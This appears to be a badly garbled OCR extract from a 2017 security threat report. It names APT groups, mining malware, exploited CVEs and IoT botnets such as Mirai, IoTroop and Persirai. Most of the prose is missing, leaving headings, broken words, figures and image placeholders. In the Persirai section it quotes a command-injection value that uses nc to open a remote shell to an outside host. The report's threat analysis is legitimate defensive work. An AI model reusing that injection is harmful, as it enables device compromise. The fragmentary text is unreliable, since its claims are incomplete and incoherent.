
Dark Caracal GDGS  
 21 GB  
 Android 60%


Dark Caracal	90	IOC	26	11
Android	60	C&C	IP	
Android			Facebook	WhatsApp
			WhatsApp	Signal
			Tor	
Pallas				
Dark Caracal				CrossRAT
			Android	Pallas


<http://secureandroid.info/>

### 4.2.8 MuddyWater

" "	MuddyWater	APT	APT	2017
MuddyWater		APT		¢








135 2017


2017

" "




136 2017

-



137



138

" "



141

## 5.2

2017 Locky Cerber

MS17-010

WannaCry NotPetya Badrabbi t

RDP

" NLBrute" RDP

linux

mac

android

windows

IoT

sambacry

2. " " WannaCry Petya

### 5.3.1

1. **U**

2017 " " CVE-2017-8464

U

2.

2017 WannaMi ner " "

**WannaMi ner**

WannaMi ner

3. **Mykings**

WannaMi ner 2017

Myki ngs

142 Mikings

4. **WebLogic**

2017 10 WebLogi c

WebLogi c CVE-2017-3248 CVE-2017-10271 CVE-2017-

3506 CVE-2017-10352

5. **PHP Weathermap**

Li nux

PHP Network Weathermap

CVE-2013-

2 chmod  
3

### 5.3.2 Web

2017 9 Coi nhi ve Coi nhi ve JavaScri pt

" "

Coi nhi ve DeepMi ner Crypto-Loot Coi nImp  
JSEcoi n Mi nr ProjectPoi Papoto Coi nNebul a AFMi ner Coi nerra Coi nhi ve

JS


2017


### 5.3.3

2017 Androi d  
JavaScri pt JavaScri pt  
JavaScri pt


### 5.3.4 IoT

2017 Mi rai IoT





IoT



145 IoT

IoT

IoT

146 IoT

2017


Gafgyt

Satori

Bri ckerbot

Mi rai

IoTroop



147 2017 IoT

VenusEye  
21.89%

2017  
8.20%

8.16%

Mi rai  
7.73%

7.53%

148 2017 Mirai


12.35%

Mirai  
9.62%

7.77%

4.56%

18.91%




149 2017 Mirai

## 6.2 IoT

2017 IoT

### 6.2.1 Mirai

DDoS 2017 Mi rai IoT Mi rai C&C




150 Mirai 1

DDoS HTTP UDP

TCP

C&C

Mi rai




151 Mirai

2

### 6.2.2 IoTroop

IoTroop 2017  
IoTroop

IoT



152 IoTroop

IoTroop

Mi rai

Mi rai

- 1. ToTroop C C PHP Mi rai C C GO IoTroop C
- 2. C C C C IoTroop C C
- 3. IoTroop Mi rai
- 4. IoTroop Mi rai DDoS ; DDoS IoTroop DDoS C C

153 IoTroop

DDoS

### 6.2.3

### IoT


### OMG

Mi rai OMG IoT IoT

OMG IoT C&C

### 6.2.4 Persirai

Persi rai 2017  
Persi rai



154 IoT

(UPnP)  
IoT


1. Web \$(nc load.gtpnet.ir 1234 -e /bin/sh)
2. ntp.gtpnet.ir shell /dev/null ftpupdate.sh ftpupload.sh Oday
3. C&C Oday
4. C&C C&C DDoS
5. C&C

### 6.2.5 TheMoon IoT

TheMoon 2014 IoT 2017  
TheMoon 6 IoT

2017

IoT : ASUS WRT UDP 999 D-Link 850L VIVOTEK Network Cameras  
D-Link DIR-890L D-Link DIR-645 Linksys E-series D-Link 815  
TheMoon DDOS socks



# 7.1

# 7.4

"

"

2017

" "